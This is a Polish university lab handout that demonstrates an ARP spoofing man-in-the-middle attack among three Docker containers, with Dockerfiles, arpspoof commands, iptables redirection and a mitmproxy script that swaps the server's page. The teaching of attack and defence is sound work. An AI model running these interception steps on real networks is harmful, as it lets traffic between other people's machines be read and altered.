

Bezpieczeństwo i Niezawodność Systemów Chmurowych

Wykorzystanie narzędzia Docker do zobrażenia ataku typu Man in the Middle (MitM)

Laboratorium 01: Atak ARP Spoofing z przechwytywaniem ruchu


Opis scenariusza

Jest to klasyczny atak Man-in-the-Middle polegający na podrobieniu adresów ARP (Address Resolution Protocol) w celu przekierowania ruchu sieciowego przez maszynę atakującego (Attacker01). Trzy kontenery Docker (Client01, Server01 i Attacker01) są połączone w sieci Docker bridge. Client01 wysyła żądania HTTP do serwera Server01, ale ruch przechodzi przez Attacker01, który może obserwować i modyfikować komunikację.

Wymagane zasoby

- **System operacyjny:** Linux/Windows/MacOs z zainstalowanym Docker, docker-compose oraz opcjonalnie git
- **Narzędzia:** arpspoof, mitmproxy, tcpdump, dig, Wireshark/tcpdump
- **Wielkość:** Około 500 MB miejsca na dysku
- **Pamięć RAM:** Minimum 2 GB
- **Czas setup:** 5-10 minut
- **Trzy kontenery:** Client01 (klient/ofiara), Server01 (serwer HTTP), Attacker01 (atakujący)

Architektura sieciowa



Krok 0: Pobranie konfiguracji z repozytorium

Cała konfiguracja może zostać pobrana z repozytorium lub utworzona ręcznie. Kroki 1 - 4 opisują proces tworzenia konfiguracji ręcznie, można je pominąć jeżeli pobieramy konfigurację z repozytorium.

W systemie Windows należy wymusić wyłączenie zmiany znaku końca linii przez git, w innym przypadku mogą wystąpić problemy z plikami *.sh w kontenerze. Znak końca linii powinien być ustawiony w tych plikach na Unix (LF).

```
git config --global core.autocrlf false
```

Wykonujemy polecenia w terminalu:

```
git clone https://github.com/mateuszskala/BiNSC.git binsc_mitm
cd binsc_mitm/Lab01
```

Jeżeli wszystko pobrało się poprawnie i struktura katalogów jest poprawna można przejść od razu do kroku 5 jednak warto zweryfikować konfigurację i zapoznać się z zawartością plików opisanych w krokach 1-4 aby lepiej zrozumieć przebieg zdarzeń.

Krok 1 (opcjonalnie): Przygotowanie struktury katalogów

```
mkdir -p binsc_mitm/Lab01
cd binsc_mitm/Lab01
mkdir -p client01_files server01_files attacker01_files
```

Krok 2 (opcjonalnie): Tworzenie Dockerfile dla kontenerów

Dockerfile dla client01

```
FROM ubuntu:22.04
RUN apt-get update && apt-get install -y \
    curl \
    iputils-ping \
    net-tools \
    dnsutils \
    tcpdump \
    telnet \
    && rm -rf /var/lib/apt/lists/*

WORKDIR /workspace
CMD ["/bin/bash"]
```

Dockerfile dla server01

```
FROM nginx:alpine
COPY server01_files/index.html /usr/share/nginx/html/
EXPOSE 80
CMD ["nginx", "-g", "daemon off;"]
```

Dockerfile dla attacker01

```
FROM ubuntu:22.04
RUN apt-get update && apt-get install -y \
    dsniiff \
    mitmproxy \
    tcpdump \
    net-tools \
    dnsutils \
    iptables \
    netcat \
    vim \
    && rm -rf /var/lib/apt/lists/*

RUN echo "1" > /proc/sys/net/ipv4/ip_forward

WORKDIR /workspace
CMD ["/bin/bash"]
```

Krok 3 (opcjonalnie): Tworzenie pliku docker-compose.yml

```
services:
  client01:
    build:
      context: .
      dockerfile: Dockerfile.client01
    container_name: mitm_client01
    networks:
      mitm_network:
        ipv4_address: 172.20.0.2
    volumes:
      - ./client01_files:/workspace
    stdin_open: true
    tty: true

  server01:
    build:
      context: .
      dockerfile: Dockerfile.server01
    container_name: mitm_server01
    networks:
      mitm_network:
        ipv4_address: 172.20.0.4
    volumes:
      - ./server01_files:/workspace
    expose:
      - "80"
    environment:
      - NGINX_HOST=server01
      - NGINX_PORT=80

  attacker01:
    build:
      context: .
      dockerfile: Dockerfile.attacker01
    container_name: mitm_attacker01
    networks:
      mitm_network:
        ipv4_address: 172.20.0.3
    volumes:
      - ./attacker01_files:/workspace
    cap_add:
      - NET_ADMIN
      - SYS_ADMIN
    devices:
      - /dev/net/tun
    stdin_open: true
    tty: true

networks:
  mitm_network:
    driver: bridge
    ipam:
```

```
config:
  - subnet: 172.20.0.0/24
```

Krok 4 (opcjonalnie): Przygotowanie plików konfiguracyjnych

server01_files/index.html (oryginalny serwer)

```
<!DOCTYPE html>
<html>
<head>
  <title>Secure Server01</title>
  <style>
    body { font-family: Arial; margin: 40px; background-color: #e8f5e9; }
    .secure { border: 3px solid green; padding: 20px; border-radius: 5px; }
  </style>
</head>
<body>
  <div class="secure">
    <h1>🔒 Welcome to Secure Server01</h1>
    <p>This is the ORIGINAL server hosted by Server01</p>
    <p>Status: <span style="color: green;">✓ LEGITIMATE</span></p>
    <p>If you see this page, connection is secure!</p>
  </div>
</body>
</html>
```

attacker01_files/add_iptables_rule.sh (skrypt do konfiguracji)

```
#!/bin/bash
# Enable IP forwarding
sysctl -w net.ipv4.ip_forward=1

# Add iptables rule to redirect port 80 to mitmproxy
iptables -t nat -A PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080

echo "iptables rules added successfully"
iptables -L -t nat
```

attacker01_files/del_iptables_rule.sh (usuwanie reguł)

```
#!/bin/bash
# Remove iptables rule
iptables -t nat -D PREROUTING -p tcp --dport 80 -j REDIRECT --to-port 8080

# Disable IP forwarding (optional)
sysctl -w net.ipv4.ip_forward=0

echo "iptables rules removed"
```

attacker01_files/proxy.py (skrypt modyfikujący strony)

```
from mitmproxy import http

def request(flow: http.HTTPFlow) -> None:
    print(f"[MitM] Request: {flow.request.url}")
```

```
def response(flow: http.HTTPFlow) -> None:
    # Modyfikacja odpowiedzi HTTP
    filename = 'index_modified.html'
    with open(filename, mode='rb') as f:
        content = f.read()
    print('Sendig modified content!')
    if flow.response.content:
        flow.response.content = content
```

attacker01_files/index_modified.html (podmieniona strona www)

```
<!DOCTYPE html>
<html>
<head>
    <title>INTERCEPTED PAGE</title>
    <style>
        body { font-family: Arial; margin: 40px; background-color: #ffebee; }
        .warning { border: 3px solid red; padding: 20px; border-radius: 5px; }
    </style>
</head>
<body>
    <div class="warning">
        <h1>⚠ WARNING - PAGE INTERCEPTED</h1>
        <p>This page has been modified by the Attacker01</p>
        <p>Original connection was compromised via ARP Spoofing</p>
        <p style="color: red;"><strong>This demonstrates MitM attack
            vulnerability</strong></p>
    </div>
</body>
</html>
```

Krok 5: Instrukcje wykonania ataku

Uruchomienie kontenerów

W istniejącym terminalu (Terminal0 - host) będąc w katalogu Lab01 uruchamiamy polecenia.

```
# Budowanie i uruchamianie
docker-compose build
docker-compose up -d
```

```
# Weryfikacja działania
docker-compose ps
```

Jeżeli wszystko działa poprawnie uruchamiamy zapisywanie całej komunikacji do pliku *.pcap za pomocą tcpdump, który wykorzystamy na końcu laboratorium do analizy.

```
# Uruchomienie tcpdump w Attacker01 (przestanie do hosta)
docker exec mitm_attacker01 tcpdump -i any -w /tmp/capture.pcap
```

Terminal0 pozostawiamy otwarty.

```
Terminal0 (Host) x Terminal1 (Attacker01) x Terminal2 (Client01) x Terminal3 (Attacker01) x Terminal4 (Attacker01) x + - □ x
=> CACHED [client01 3/3] WORKDIR /workspace 0.0s
=> [client01] exporting to image 3.0s
=> => exporting layers 0.0s
=> => exporting manifest sha256:a99fa0514aa46d27bacd01c3c6dbfbee77699ba825515ce8b4cc3d923f540e69 0.0s
=> => exporting config sha256:9b7747fe49c8826eb1816eef3983b13846eccaebcf0ba3480b5f8b736c3bd4 0.0s
=> => exporting attestation manifest sha256:ce1ad6bde87ce50a9c9b51ad09b419cd9b4cb3073dd94bb3a412a44cc52d6149 0.0s
=> => exporting manifest list sha256:f0b32eadc6956bd607032d62500f6a9d586dd688e4886113c508803bd376bfc0 0.0s
=> => naming to docker.io/library/lab01-client01:latest 0.0s
=> => unpacking to docker.io/library/lab01-client01:latest 2.9s
=> [client01] resolving provenance for metadata file 0.0s
=> [attacker01] resolving provenance for metadata file 0.0s
[+] Building 3/3
✓lab01-attacker01 Built 0.0s
✓lab01-client01 Built 0.0s
✓lab01-server01 Built 0.0s
PS C:\Users\mateu\Desktop\bsc_mitm\Lab01> docker-compose up -d
[*] Running 4/4
✓Network lab01_mitm_network Created 0.1s
✓Container mitm_server01 Started 2.9s
✓Container mitm_attacker01 Started 2.9s
✓Container mitm_client01 Started 2.8s
PS C:\Users\mateu\Desktop\bsc_mitm\Lab01> docker-compose ps
NAME IMAGE COMMAND SERVICE CREATED STATUS PORTS
mitm_attacker01 lab01-attacker01 "/bin/bash" attacker01 13 seconds ago Up 10 seconds
mitm_client01 lab01-client01 "/bin/bash" client01 13 seconds ago Up 10 seconds
mitm_server01 lab01-server01 "/docker-entrypoint..." server01 13 seconds ago Up 10 seconds 80/tcp
PS C:\Users\mateu\Desktop\bsc_mitm\Lab01> docker exec mitm_attacker01 tcpdump -i any -w /tmp/capture.pcap
tcpdump: data link type LINUX_SLL2
tcpdump: listening on any, link-type LINUX_SLL2 (Linux cooked v2), snapshot length 262144 bytes
```

Konfiguracja środowiska ataku

Prze przystąpieniem do konfiguracji należy zweryfikować czy plik `add_iptables_rule.sh` jest zapisany jako Linux (LF), w innym przypadku mogą wystąpić problemy z uruchomieniem pliku.

Następnie otwieramy kolejny terminal i konfigurujemy maszynę Attacker01 (Terminal1 w Attacker01)

Wejście do kontenera Attacker01

```
docker exec -it mitm_attacker01 /bin/bash
```

Sprawdzenie adresów IP serwera i klienta

```
dig client01
```

```
dig server01
```

Uczynienie skryptu wykonywalnym i dodanie reguły iptables

```
chmod +x /workspace/add_iptables_rule.sh
```

```
/workspace/add_iptables_rule.sh
```

```
Terminal0 (Host) x Terminal1 (Attacker01) x Terminal2 (Client01) x Terminal3 (Attacker01) x
PS C:\Users\mateu> docker exec -it mitm_attacker01 /bin/bash
root@86feebcc7863:/workspace# dig client01

; <<>> DiG 9.18.39-0ubuntu0.22.04.2-Ubuntu <<>> client01
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 45329
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;client01.                IN      A

;; ANSWER SECTION:
client01.                600     IN      A      172.20.0.2

;; Query time: 0 msec
;; SERVER: 127.0.0.11#53(127.0.0.11) (UDP)
;; WHEN: Sat Dec 13 13:30:15 UTC 2025
;; MSG SIZE rcvd: 50

root@86feebcc7863:/workspace# dig server01

; <<>> DiG 9.18.39-0ubuntu0.22.04.2-Ubuntu <<>> server01
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58828
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;server01.                IN      A

;; ANSWER SECTION:
server01.                600     IN      A      172.20.0.4

;; Query time: 0 msec
;; SERVER: 127.0.0.11#53(127.0.0.11) (UDP)
;; WHEN: Sat Dec 13 13:30:21 UTC 2025
;; MSG SIZE rcvd: 50

root@86feebcc7863:/workspace# |
```

```
Terminal0 (Host) x Terminal1 (Attacker01) x Terminal2 (Client01) x Terminal3 (Attacker01) x Terminal4 (Attacker01)
root@86feebcc7863:/workspace# chmod +x /workspace/add_iptables_rule.sh
root@86feebcc7863:/workspace# /workspace/add_iptables_rule.sh
iptables rules added successfully
Chain PREROUTING (policy ACCEPT)
target     prot opt source                destination              tcp dpt:http redir ports 8080
Chain INPUT (policy ACCEPT)
target     prot opt source                destination
Chain OUTPUT (policy ACCEPT)
target     prot opt source                destination              127.0.0.11
Chain POSTROUTING (policy ACCEPT)
target     prot opt source                destination              127.0.0.11
Chain DOCKER_OUTPUT (1 references)
target     prot opt source                destination              to:127.0.0.11:43201
DNAT      tcp  --  anywhere              127.0.0.11              to:127.0.0.11:46719
DNAT      udp  --  anywhere              127.0.0.11
Chain DOCKER_POSTROUTING (1 references)
target     prot opt source                destination              to::53
SNAT      tcp  --  127.0.0.11            anywhere                to::53
SNAT      udp  --  127.0.0.11            anywhere
root@86feebcc7863:/workspace# |
```

W drugim terminalu (Terminal2) wchodzimy do kontenera Client01 i weryfikujemy aktualne dane w ARP Cache

docker exec -it mitm_client01 /bin/bash

Sprawdzamy adres serwera

```
ping -c 1 server01
```

Weryfikacja ARP cache

```
ip neighbor
```

Test HTTP

```
curl http://server01
```

#Ewentualnie możemy wykorzystać lynx

```
lynx http://server01
```

```
Terminal0 (Host) x Terminal1 (Attacker01) x Terminal2 (Client01) x Terminal3 (Attacker01) x Terminal4 (Attacker01) x + v
PS C:\Users\mateu> docker exec -it mitm_client01 /bin/bash
root@b320b8e368e1:/workspace# ping -c 1 server01
PING server01 (172.20.0.4) 56(84) bytes of data:
64 bytes from mitm_server01.lab01_mitm_network (172.20.0.4): icmp_seq=1 ttl=64 time=1.17 ms

--- server01 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.169/1.169/1.169/0.000 ms
root@b320b8e368e1:/workspace# ip neighbor
172.20.0.4 dev eth0 lladdr 22:4f:bc:f9:bc:c0 REACHABLE
root@b320b8e368e1:/workspace# curl http://server01
<!DOCTYPE html>
<html>
<head>
  <title>Secure Server01</title>
  <style>
    body { font-family: Arial; margin: 40px; background-color: #e8f5e9; }
    .secure { border: 3px solid green; padding: 20px; border-radius: 5px; }
  </style>
</head>
<body>
  <div class="secure">
    <h1>🔒 Welcome to Secure Server01</h1>
    <p>This is the ORIGINAL server hosted by Server01</p>
    <p>Status: <span style="color: green;">✓ LEGITIMATE</span></p>
    <p>If you see this page, connection is secure!</p>
  </div>
</body>
root@b320b8e368e1:/workspace# |
```

Otwiera się niezmodyfikowana strona z serwer01.

```
Terminal0 (Host) x Terminal1 (Attacker01) x Terminal2 (Client01) x Terminal3 (Attacker01) x Terminal4 (Attacker01) x + v - □ x
Secure Server01
Welcome to Secure Server01

This is the ORIGINAL server hosted by Server01

Status:  LEGITIMATE

If you see this page, connection is secure!

Commands: Use arrow keys to move, '?' for help, 'q' to quit, '<' to go back.
Arrow keys: Up and Down to move. Right to follow a link; Left to go back.
Help Options Print G) Main screen Q)uit /-search [delete]=history list
```

ARP Spoofing (w dwóch terminalach Attacker01)


Należy uruchomić dwa dodatkowe terminale i wejść w nich do kontenera Attacker01 za pomocą polecenia

```
docker exec -it mitm_attacker01 /bin/bash
```

W każdym z nich uruchamiamy polecenia

Terminal3 (attacker01):


```
# Spoofowanie Client01 -> Server01  
arp spoof -t 172.20.0.2 172.20.0.4
```



```
PS C:\Users\mateu> docker exec -it mitm_attacker01 /bin/bash  
root@86feebcc7863:/workspace# arp spoof -t 172.20.0.2 172.20.0.4  
f6:a3:3b:14:9e:e7 12:e8:3b:1:aa:fd 0806 42: arp reply 172.20.0.4 is-at f6:a3:3b:14:9e:e7  
f6:a3:3b:14:9e:e7 12:e8:3b:1:aa:fd 0806 42: arp reply 172.20.0.4 is-at f6:a3:3b:14:9e:e7  
|
```

Terminal4 (attacker01):

```
# Spoofowanie Server01 -> Client01  
arp spoof -t 172.20.0.4 172.20.0.2
```




```
PS C:\Users\mateu> docker exec -it mitm_attacker01 /bin/bash  
root@86feebcc7863:/workspace# arp spoof -t 172.20.0.4 172.20.0.2  
f6:a3:3b:14:9e:e7 22:4f:bc:f9:bc:c0 0806 42: arp reply 172.20.0.2 is-at f6:a3:3b:14:9e:e7  
f6:a3:3b:14:9e:e7 22:4f:bc:f9:bc:c0 0806 42: arp reply 172.20.0.2 is-at f6:a3:3b:14:9e:e7  
|
```

Za pomocą tych dwóch poleceń Attacker01 infekuje pamięć podręczną tablicy ARP informując, że jego adres fizyczny MAC odpowiada pod adresami IP serwera Server01 oraz klienta Client01, co spowoduje przesłanie informacji przez jego odpowiednio skonfigurowaną maszynę (zatem maszyna Attacker01 stanie się elementem pośredniczącym w komunikacji -> Man in the Middle!)

Terminale 3 i 4 pozostawiamy uruchomione i wracamy do Terminal2 (client01)

W Terminal2 sprawdzamy ponownie pamięć ARP Cache aby potwierdzić zmianę adresu MAC dla serwera.

ip neighbor



```
root@b320b8e368e1:/workspace# ip neighbor  
172.20.0.3 dev eth0 lladdr f6:a3:3b:14:9e:e7 STALE  
172.20.0.4 dev eth0 lladdr f6:a3:3b:14:9e:e7 REACHABLE  
root@b320b8e368e1:/workspace#
```

Uruchomienie mitmproxy

Kolejnym krokiem jest uruchomienie mitmproxy, dzięki któremu możemy obserwować komunikację przechodzącą przez kontener Attacker01 jak również modyfikować zawartość pakietów.

Na początek uruchomimy mitmproxy bez modyfikacji pakietów i zaobserwujemy, że zapytania wysłane przez Client01 docierają do Server01 i odwrotnie.

Terminal1 (Attacker01) - Bez modyfikacji:

```
mitmproxy -m transparent --listen-port 8080
```




W Terminalu2 (Client01) uruchamiamy polecenie wykonujące zapytanie GET do Server01, może to być curl

```
curl http://server01
```

lub terminalowa przeglądarka lynx:

```
lynx http://server01
```

W Terminalu1 (Attacker01) można zaobserwować zapytanie wysłane z Client01 do Server01 i odpowiedź serwera.



```
Terminal0 (Host) x Terminal1 (Attacker) x Terminal2 (Client01) x Terminal3 (Attacker) x Terminal4 (Attacker) x + - □ x

Flow Details
2025-12-13 13:42:57 GET http://172.20.0.4/
+ 200 OK text/html 557b 114ms

Request Response Detail
Server Connection:
Address 172.20.0.4:80
Resolved Address 172.20.0.4:80
HTTP Version HTTP/1.1
Client Connection:
Address ::ffff:172.20.0.2:49990
HTTP Version HTTP/1.1
Timing:
Client conn. established 2025-12-13 13:42:57.125
First request byte 2025-12-13 13:42:57.129
Request complete 2025-12-13 13:42:57.131
Server conn. initiated 2025-12-13 13:42:57.136
Server conn. TCP handshake 2025-12-13 13:42:57.137
First response byte 2025-12-13 13:42:57.239
Response complete 2025-12-13 13:42:57.242
Server conn. closed 2025-12-13 13:42:57.245
Client conn. closed 2025-12-13 13:42:57.247
```

Zamykamy mitmproxy wciskając q, y

Następnie uruchamiamy mitmproxy wraz ze skryptem proxy.py który modyfikuje zawartość odpowiedzi od serwera:

```
mitmproxy -m transparent --listen-port 8080 -s /workspace/proxy.py
```

Ponownie w Terminalu2 (Client01) wykonujemy polecenie curl lub uruchamiamy lynx, w Terminalu1 (Attacker01) obserwujemy nowe zapytania, a w Terminalu2 (Client01) mamy teraz inną (zmodyfikowaną) stronę internetową.

```
Terminal0 (Host) x Terminal1 (Attacker) x Terminal2 (Client01) x Terminal3 (Attacker) x Terminal4 (Attacker) x + - □ x

WARNING - PAGE INTERCEPTED
INTERCEPTED PAGE

This page has been modified by the Attacker01

Original connection was compromised via ARP Spoofing

This demonstrates MitM attack vulnerability

Commands: Use arrow keys to move, '?' for help, 'q' to quit, '<-' to go back,
Arrow keys: Up and Down to move. Right to follow a link; Left to go back.
H)elp O)ptions P)rint G)o M)ain screen Q)uit /=search [delete]=history list
```

```
Terminal0 (Host) x Terminal1 (Attacker) x Terminal2 (Client01) x Terminal3 (Attacker) x Terminal4 (Attacker) x + - □ x

>>13:46:23 HTTP GET 172.20.0.4 /
>>13:46:23 HTTP GET 172.20.0.4 / 200 text/html 591b 129ms

[1/1] [transparent][scripts:1] [*:8080]
Sendig modified content!
```

```
Terminal0 (Host) x Terminal1 (Attacker) x Terminal2 (Client01) x Terminal3 (Attacker) x Terminal4 (Attacker) x + - _ □ ×
Flow Details
2025-12-13 13:46:23 GET http://172.20.0.4/
+ 200 OK text/html 591b 129ms
Request Response Detail
Host: server01
Accept: text/html, text/plain, text/sgml, text/css, */*;q=0.01
Accept-Encoding: gzip, compress, bzip2
Accept-Language: en
User-Agent: Lynx/2.9.0dev.10 libwww-FM/2.14 SSL-MM/1.4.1 GNUTLS/3.7.1
No request content [a:auto]
[1/1] [transparent][scripts:1] [*:8080]
```

```
Terminal0 (Host) x Terminal1 (Attacker) x Terminal2 (Client01) x Terminal3 (Attacker) x Terminal4 (Attacker) x + - _ □ ×
Flow Details
2025-12-13 13:46:23 GET http://172.20.0.4/
+ 200 OK text/html 591b 129ms
Request Response Detail
Server: nginx/1.29.4
Date: Sat, 13 Dec 2025 13:46:24 GMT
Content-Type: text/html
Content-Length: 591
Last-Modified: Sat, 13 Dec 2025 12:55:50 GMT
Connection: close
ETag: "693d6256-22d"
Accept-Ranges: bytes
HTML
<!DOCTYPE html>
<html>
<head>
<title>INTERCEPTED PAGE</title>
<style>
body { font-family: Arial; margin: 40px; background-color: #ffebee; }
.warning { border: 3px solid red; padding: 20px; border-radius: 5px; }
</style>
</head>
<body>
<div class="warning">
<h1>⚠ WARNING - PAGE INTERCEPTED</h1>
<p>This page has been modified by the Attacker01</p>
<p>Original connection was compromised via ARP Spoofing</p>
<p style="color: red;">
<strong>This demonstrates MitM attack vulnerability</strong>
</p>
</div>
</body>
</html>
[1/1] [transparent][scripts:1] [*:8080]
```

Analiza ruchu (Wireshark)

W tym momencie możemy zamknąć terminale 1-4 - nie będą już potrzebne.

